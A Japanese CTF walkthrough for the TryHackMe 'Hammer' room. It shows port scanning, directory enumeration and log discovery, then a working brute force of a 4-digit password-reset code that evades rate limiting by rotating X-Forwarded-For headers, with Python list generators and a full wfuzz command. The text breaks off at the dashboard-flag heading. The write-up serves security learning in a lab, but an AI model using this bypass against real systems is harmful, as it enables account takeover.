
はじめに
このメモは TryHackMe「Hammer」想定のCTFウォークスルー。
1337番ポートに隠れたWebアプリの脆弱性を足がかりに、認証突破→RCE→フラグ取得までを通しでやる。
目標
1.What is the flag value after logging in to the dashboard?
ログイン後のダッシュボードに表示されるフラグを取得する
2.What is the content of the file /home/ubuntu/flag.txt?
/home/ubuntu/flag.txt の中身を取得する
侵入の流れ(全体像)
- ポートスキャンでサービスを特定
- 1337番の正体を確認(実はHTTP転送)
- ディレクトリ列挙でログを発見 → 有効ユーザー/ホスト名を特定
- Reset password の4桁コードをレート制限バイパスで総当たり → アカウント奪取
- ダッシュボードのJWT実装ミスから秘密鍵を奪い、権限昇格JWTを偽造
execute_command.phpを使って任意コマンド実行 →/home/ubuntu/flag.txt取得
1. ターゲット情報
- Target IP:
10.49.139.234(以下TARGET_IP)
2. ポートスキャン
まずは開いているポートを全部見る。
以前 習った
Nmap 基本ポートスキャン
Nmap — 高度ポートスキャン入門
など利用する。
sudo nmap -sS -p- TARGET_IP
結果:
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste
- 22/ssh は普通に置かれてるだけ
-
1337/waste が本命
- 1337 = leet(ハッカー用語)
- “waste” は CTF向けの意図的サービス / カスタムプロトコル の可能性が高い
root@ip-10-49-89-154:~# sudo nmap -sS -p- TARGET_IP
sudo: unable to resolve host ip-10-49-89-154: Name or service not known
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 08:52 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for TARGET_IP
Host is up (0.0063s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste
3. 1337番の正体を掴む
1337 を深掘りする。
3.1 バナーグラブ
nc -nv TARGET_IP 1337
telnet TARGET_IP 1337
返ってきたのは Apache 2.4.41 の HTTP 400。
つまり
1337は独自サービスじゃなく 80番HTTPを転送してるだけ
ここで一気に方針確定:
HTTPアプリ攻撃(秘匿パス / 認証突破 / LFI / SQLi / SSRF / JWTなど)を狙う。
root@ip-10-49-92-210:~# nc -nv TARGET_IP 1337
Connection to TARGET_IP 1337 port [tcp/*] succeeded!
1
HTTP/1.1 400 Bad Request
Date: Sat, 22 Nov 2025 09:01:16 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 336
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at ip-TARGET_IP.ap-south-1.compute.internal Port 80</address>
</body></html>
HTTP/1.1 400 Bad Request
Server: Apache/2.4.41 (Ubuntu)
Port 80
3.2 HTTPとしてアクセス確認
curl -v http://TARGET_IP:1337
Loginページ(/)が返るので、完全にWebアプリ。
3.3 他の確認技術
Nmap のスクリプト+version
nmap -sV -sC -p1337 TARGET_IP
nmap -sV -sC -p1337 TARGET_IP
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-22 09:07 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.49.139.234
Host is up (0.00047s latency).

PORT     STATE SERVICE VERSION
1337/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Login

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
単純 HTTP サービスかチェック
もし HTTP なら応答がある。
なければ純粋な TCP バイナリ。
curl -v http://TARGET_IP:1337
root@ip-10-49-92-210:~# curl -v http://TARGET_IP:1337
*   Trying TARGET_IP:1337...
* TCP_NODELAY set
* Connected to TARGET_IP  port 1337 (#0)
> GET / HTTP/1.1
> Host: TARGET_IP:1337
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 22 Nov 2025 09:09:33 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Set-Cookie: PHPSESSID=ingkmeb7v1da2d5v6qb4i40r3h; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 1326
< Content-Type: text/html; charset=UTF-8
<

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
	<!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->


</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">
            <h3 class="text-center">Login</h3>
                        <form method="POST" action="">
                <div class="mb-3">
                    <label for="email" class="form-label">Email</label>
                    <input type="text" class="form-control" id="email" name="email" required>
                </div>
                <div class="mb-3">
                    <label for="password" class="form-label">Password</label>
                    <input type="password" class="form-control" id="password" name="password" required>
                </div>
                <button type="submit" class="btn btn-primary w-100">Login</button>
                <div class="mt-3 text-center">
                    <a href="reset_password.php">Forgot your password?</a>
                </div>
            </form>
        </div>
    </div>
</div>
</body>
</html>
* Connection #0 to host TARGET_IP left intact
root@ip-10-49-92-210:~#
バイナリ系なら strings+接続解析
もし取れるなら:
wget http://TARGET_IP:1337
strings
root@ip-10-49-92-210:~# wget http://TARGET_IP:1337
--2025-11-22 09:12:04--  http://TARGET_IP:1337/
Connecting to TARGET_IP:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1326 (1.3K) [text/html]
Saving to: \u2018index.html\u2019

index.html          100%[===================>]   1.29K  --.-KB/s    in 0s

2025-11-22 09:12:04 (94.2 MB/s) - \u2018index.html\u2019 saved [1326/1326]
4. hmr_ ディレクトリ列挙
4.1 通常のブラウザで 80 をチェック
http://TARGET_IP:1337
http://TARGET_IP:1337
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
	<!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->


</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">
            <h3 class="text-center">Login</h3>
                        <form method="POST" action="">
                <div class="mb-3">
                    <label for="email" class="form-label">Email</label>
                    <input type="text" class="form-control" id="email" name="email" required>
                </div>
                <div class="mb-3">
                    <label for="password" class="form-label">Password</label>
                    <input type="password" class="form-control" id="password" name="password" required>
                </div>
                <button type="submit" class="btn btn-primary w-100">Login</button>
                <div class="mt-3 text-center">
                    <a href="reset_password.php">Forgot your password?</a>
                </div>
            </form>
        </div>
    </div>
</div>
</body>
</html>
HTMLのDev Noteより:
<!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->
これ、CTFの「次の一手ヒント」確定演出。
4.2 hmr_XXXX を総当たり
ffuf -u http://TARGET_IP:1337/hmr_FUZZ -w /usr/share/wordlists/dirb/common.txt
ヒット:
hmr_css
hmr_images
hmr_js
hmr_logs
root@ip-10-49-92-210:~# ffuf -u http://TARGET_IP:1337/hmr_FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1
________________________________________________

 :: Method           : GET
 :: URL              : http://TARGET_IP4:1337/hmr_FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

css                     [Status: 301, Size: 323, Words: 20, Lines: 10]
images                  [Status: 301, Size: 326, Words: 20, Lines: 10]
js                      [Status: 301, Size: 322, Words: 20, Lines: 10]
logs                    [Status: 301, Size: 324, Words: 20, Lines: 10]
:: Progress: [4614/4614] :: Job [1/1] :: 57 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
5. hmr_logs を読む → 有効ユーザー判明
hmr_logs の中身を見る

hmr_logs/error.logs に以下:
user tester@hammer.thm: authentication failure ...
ここから確定するヒント:
- 有効ユーザー:
tester@hammer.thm - VirtualHost名:
hammer.thm
なので一応 Host ヘッダ付きでも確認:
curl -v -H "Host: hammer.thm" http://TARGET_IP:1337/
(この系統、ホスト名で別挙動や別サイトが出るCTF結構ある)
error.logs
[Mon Aug 19 12:00:01.123456 2024] [core:error] [pid 12345:tid 139999999999999] [client 192.168.1.10:56832] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:01:22.987654 2024] [authz_core:error] [pid 12346:tid 139999999999998] [client 192.168.1.15:45918] AH01630: client denied by server configuration: /var/www/html/
[Mon Aug 19 12:02:34.876543 2024] [authz_core:error] [pid 12347:tid 139999999999997] [client 192.168.1.12:37210] AH01631: user tester@hammer.thm: authentication failure for "/restricted-area": Password Mismatch
[Mon Aug 19 12:03:45.765432 2024] [authz_core:error] [pid 12348:tid 139999999999996] [client 192.168.1.20:37254] AH01627: client denied by server configuration: /etc/shadow
[Mon Aug 19 12:04:56.654321 2024] [core:error] [pid 12349:tid 139999999999995] [client 192.168.1.22:38100] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/protected
[Mon Aug 19 12:05:07.543210 2024] [authz_core:error] [pid 12350:tid 139999999999994] [client 192.168.1.25:46234] AH01627: client denied by server configuration: /home/hammerthm/test.php
[Mon Aug 19 12:06:18.432109 2024] [authz_core:error] [pid 12351:tid 139999999999993] [client 192.168.1.30:40232] AH01617: user tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
[Mon Aug 19 12:07:29.321098 2024] [core:error] [pid 12352:tid 139999999999992] [client 192.168.1.35:42310] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:09:51.109876 2024] [core:error] [pid 12354:tid 139999999999990] [client 192.168.1.50:45998] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/locked-down
6. dirsearchで全体列挙 → 重要エンドポイント発見
dirsearch -u http://TARGET_IP:1337 -t 50

root@ip-10-49-92-210:~# dirsearch -u http://TARGET_IP:1337 -t 50

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 11460

Output File: /root/reports/http_10.49.139.234_1337/_25-11-22_09-54-44.txt

Target: http://10.49.139.234:1337/

[09:54:44] Starting:
[09:54:46] 403 -  280B  - /.htaccess.orig
[09:54:46] 403 -  280B  - /.ht_wsr.txt
[09:54:46] 403 -  280B  - /.htaccess.sample
[09:54:46] 403 -  280B  - /.htaccess.bak1
[09:54:46] 403 -  280B  - /.htaccessBAK
[09:54:46] 403 -  280B  - /.htaccessOLD
[09:54:46] 403 -  280B  - /.htm
[09:54:46] 403 -  280B  - /.htaccess_orig
[09:54:46] 403 -  280B  - /.html
[09:54:46] 403 -  280B  - /.htaccess.save
[09:54:46] 403 -  280B  - /.htaccess_extra
[09:54:46] 403 -  280B  - /.htaccessOLD2
[09:54:46] 403 -  280B  - /.htpasswds
[09:54:46] 403 -  280B  - /.htpasswd_test
[09:54:46] 403 -  280B  - /.htaccess_sc
[09:54:46] 403 -  280B  - /.httr-oauth
[09:54:47] 403 -  280B  - /.php
[09:55:08] 200 -    0B  - /config.php
[09:55:08] 200 -   63B  - /composer.json
[09:55:10] 302 -    0B  - /dashboard.php  ->  logout.php
[09:55:21] 301 -  326B  - /javascript  ->  http://10.49.139.234:1337/javascript/
[09:55:24] 302 -    0B  - /logout.php  ->  index.php
[09:55:33] 301 -  326B  - /phpmyadmin  ->  http://10.49.139.234:1337/phpmyadmin/
[09:55:34] 200 -    3KB - /phpmyadmin/doc/html/index.html
[09:55:35] 200 -    3KB - /phpmyadmin/
[09:55:35] 200 -    3KB - /phpmyadmin/index.php
[09:55:41] 403 -  280B  - /server-status/
[09:55:41] 403 -  280B  - /server-status
[09:55:53] 200 -    0B  - /vendor/composer/autoload_real.php
[09:55:53] 200 -    0B  - /vendor/composer/autoload_psr4.php
[09:55:53] 200 -  503B  - /vendor/
[09:55:53] 200 -    1KB - /vendor/composer/LICENSE
[09:55:53] 200 -    0B  - /vendor/composer/autoload_static.php
[09:55:53] 200 -    0B  - /vendor/composer/ClassLoader.php
[09:55:53] 200 -    0B  - /vendor/composer/autoload_namespaces.php
[09:55:53] 200 -    0B  - /vendor/autoload.php
[09:55:53] 200 -    2KB - /vendor/composer/installed.json
[09:55:53] 200 -    0B  - /vendor/composer/autoload_classmap.php

Task Completed
重要な発見:
/config.phpが 200 / 0B/phpmyadmin/が公開状態/dashboard.phpはログイン必須(302 logoutへ)
6.1 /config.php が0Bの意味
curl -i http://TARGET_IP:1337/config.php
Bodyが空=
このファイルは直接GETじゃ見せないけど、アプリ内部で include() される前提の“設定ファイル”
つまり後で LFIやRCEで読めたらDB資格情報が丸出しになるやつ。
6.2 composer.json(Laravel / Slim / Custom PHP Framework)
http://TARGET_IP:1337/composer.json
{
    "require": {
        "firebase/php-jwt": "^6.10"
    }
}
→ 使用フレームワークの形跡
→ 依存関係から脆弱エンドポイントが分かる
6.3 phpMyAdmin が完全公開
200 - /phpmyadmin/
これは運用上かなり危険な状態。
phpMyAdmin は DB 管理機能がフルに揃ってるので、露出してるだけで攻撃面が大きい。
PMA_commonParams.setAll({common_query:"?lang=en",opendb_url:"db_structure.php",lang:"en",server:"1",table:"",db:"",token:"596e427f7b2262406f575d625a7d5e3e",text_dir:"ltr",show_databases_navigation_as_tree:true,pma_text_default_tab:"Browse",pma_text_left_default_tab:"Structure",pma_text_left_default_tab2:false,LimitChars:"50",pftext:"",confirm:true,LoginCookieValidity:"1440",session_gc_maxlifetime:"1440",logged_in:false,is_https:false,rootPath:"/phpmyadmin/",arg_separator:"&",PMA_VERSION:"4.9.5deb2",auth_type:"cookie",user:"root"});
HTML 内に:
token:"596e427f7b2262406f575d625a7d5e3e"
PMA_VERSION:"4.9.5deb2",auth_type:"cookie",user:"root"
バージョン露出は脆弱性調査の足がかりになりやすいので、本来は隠す/制限すべきです。
auth_type:"cookie" = ユーザー名/パスワード型で、ログイン成功後にセッションCookieで管理です。
7. Reset Passwordのレート制限バイパス
7.1 reset_password.php 分析
view-source:http://TARGET_IP/reset_password.php
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Reset Password</title>
     <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <script src="/hrm_js/jquery-3.6.0.min.js"></script>
	    <script>
	let countdownv = ;
        function startCountdown() {

            let timerElement = document.getElementById("countdown");
			const hiddenField = document.getElementById("s");
            let interval = setInterval(function() {
                countdownv--;
				 hiddenField.value = countdownv;
                if (countdownv <= 0) {
                    clearInterval(interval);
					//alert("hello");
                   window.location.href = 'logout.php';
                }
                timerElement.textContent = "You have " + countdownv + " seconds to enter your code.";
            }, 1000);
        }
    </script>
</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">

                            <h3 class="text-center">Reset Password</h3>
                <form method="POST" action="">
                    <div class="mb-3">
                        <label for="email" class="form-label">Email</label>
                        <input type="text" class="form-control" id="email" name="email" required>
                    </div>
                    <button type="submit" class="btn btn-primary w-100">Submit</button>
                </form>

                    </div>
    </div>
</div>
</body>
</html>
Requests Headers
GET /reset_password.php HTTP/1.1
Host: TARGET_IP
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=6en1crrsh6t8pm0uqg1rlhk8ua
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Response Headers

HTTP/1.1 200 OK
Date: Sat, 22 Nov 2025 13:25:54 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Rate-Limit-Pending: 7
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 728
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
ソースを見る限り、reset_password.php は 第1段階の「メール入力→リセット開始」ページ です。
Rate-Limit-Pending: 7
この属性から見るとレスポンスヘッダ:Rate limitが実装されてることがわかる。
curl  -i -H "X-Forwarded-For: 127.0.0.1" http://TARGET_IP:1337/reset_password.php

root@ip-10-49-78-165:~# curl  -i -H "X-Forwarded-For: 127.0.0.1" http://TARGET_IP:1337/reset_password.php
HTTP/1.1 200 OK
Date: Sat, 22 Nov 2025 13:48:16 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=l2jvg9dtbegr0eelfucsbj3v5g; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Rate-Limit-Pending: 9
Vary: Accept-Encoding
Content-Length: 1664
Content-Type: text/html; charset=UTF-8
X-Forwarded-For を送って Rate-Limit-Pendingの値が変わります。同時にPHPSESSID=l2jvg9dtbegr0eelfucsbj3v5g が変わります。
X-Forwarded-For(XFF)とは何かでレートリミット bypass可能です。
前に得たユーザーtester@hammer.thmを入れてから、
POST /reset_password.php HTTP/1.1
Host: TARGET_IP:1337
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://TARGET_IP:1337
Connection: keep-alive
Referer: http://TARGET_IP:1337/reset_password.php
Cookie: PHPSESSID=6bq05mifibnhksj624du2giu5s
Upgrade-Insecure-Requests: 1
Priority: u=0, i


HTTP/1.1 302 Found
Date: Sat, 22 Nov 2025 13:59:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Rate-Limit-Pending: 8
Location: reset_password.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
GET /reset_password.php HTTP/1.1
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Reset Password</title>
     <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <script src="/hrm_js/jquery-3.6.0.min.js"></script>
	    <script>
	let countdownv = 180;
        function startCountdown() {

            let timerElement = document.getElementById("countdown");
			const hiddenField = document.getElementById("s");
            let interval = setInterval(function() {
                countdownv--;
				 hiddenField.value = countdownv;
                if (countdownv <= 0) {
                    clearInterval(interval);
					//alert("hello");
                   window.location.href = 'logout.php';
                }
                timerElement.textContent = "You have " + countdownv + " seconds to enter your code.";
            }, 1000);
        }
    </script>
</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">

                            <h3 class="text-center">Enter Recovery Code</h3>
                <p id="countdown">You can enter your code in 180 seconds.</p>
                <form method="POST" action="">
                    <div class="mb-3">
                        <label for="recovery_code" class="form-label">4-Digit Code</label>
                        <input type="text" class="form-control" id="recovery_code" name="recovery_code" required>
						  <input type="hidden" class="form-control" id="s" name="s" required>
                    </div>
                    <button type="submit" class="btn btn-primary w-100">Submit Code</button>
					<p></p>
					<button type="button" class="btn btn-primary w-100" style="background-color: red; border-color: red;" onclick="window.location.href='logout.php';">Cancel</button>

                </form>
                <script>startCountdown();</script>

                    </div>
    </div>
</div>
</body>
</html>


GET /reset_password.php HTTP/1.1
Host: TARGET_IP:1337
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://TARGET_IP:1337/reset_password.php
Connection: keep-alive
Cookie: PHPSESSID=6bq05mifibnhksj624du2giu5s
Upgrade-Insecure-Requests: 1
Priority: u=0, i

HTTP/1.1 200 OK
Date: Sat, 22 Nov 2025 13:59:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Rate-Limit-Pending: 7
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 868
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
7.2 flow整理
-
email=tester@hammer.thmを POST - 同じセッションで GET すると 4桁コード入力画面に変化
- サーバは 302 Location: reset_password.php で同ページへリダイレクト
- 4桁 = 10,000通り / 制限180秒
普通なら無理だが、レスポンスヘッダ:
Rate-Limit-Pending: 7
そして
X-Forwarded-For を変えると Pending値が戻る
→ IPベースのレート制限を信じちゃったサーバが悪い(CTFあるある)。
7.3総当たりの方法
秒数180の制限で4桁コードを試す方法
まずは見本を見る。
POST /reset_password.php HTTP/1.1
Host: TARGET_IP:1337
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://TARGET_IP:1337
Connection: keep-alive
Referer: http://TARGET_IP:1337/reset_password.php
Cookie: PHPSESSID=bbs7ee8nt95bsk55sj11lqishh
Upgrade-Insecure-Requests: 1
Priority: u=0, i

recovery_code=1234&s=172
まずはip.txtとrecovery_code.txt 用意します。
ip_gen.py
from pathlib import Path
output =Path("ip.txt")
content =[]
count=0
for x in range(1,256):
    for y in range(1,256):
        if count>9999:
            break
        count=count+1
        content.append(f"10.0.{x}.{y}\n")

output.write_text("".join(content),encoding="utf-8")
recovery_code.py
from pathlib import Path

output = Path("recovery_code.txt")
codes = [f"{i:04d}\n" for i in range(1, 10000)]

output.write_text("".join(codes), encoding="utf-8")
7.3.1 Burp Intruderを使う
ip.txt / recovery_code.txt を利用して
PitchFork Attack を選んで試す。
でも、'Burp Suite Community Edition'なので、遅い。予期通りではない。
7.3.2 wfuzz Pitchfork(zip)で総当たり
- ip.txt / recovery_code.txt を利用
-
-m zipで 1対1 対応 -
X-Forwarded-ForをFUZZさせる - -m product=ClusterBomb
- -m zip = Pitchfork
wfuzz \
  -u http://TARGET_IP:1337/reset_password.php \
  -d "recovery_code=FUZZ&s=177" \
  \
  -H "X-Forwarded-For: FUZ2Z" \
  -H "Cookie: PHPSESSID=i69mod5anhuv34gdgoe8ta81ps" \
  -H "Host: TARGET_IP:1337" \
  -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36" \
  -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7" \
  -H "Accept-Language: en-GB,en;q=0.9" \
  -H "Accept-Encoding: gzip, deflate, br" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -H "Upgrade-Insecure-Requests: 1" \
  -H "Origin: http://TARGET_IP:1337" \
  -H "Connection: keep-alive" \
  -H "Referer: http://TARGET_IP:1337/reset_password.php" \
  \
  -w recovery_code.txt \
  -w ip.txt \
  -m zip \
  --hs "Invalid or expired"
→ 正しい recovery_code を引く
→ パスワード変更
→ ログイン成功
7.3.3 Python Code
pin-brute.pyを利用して突破する。
8. ダッシュボードのフラグ
ログイン後 dashboard.php に表示:
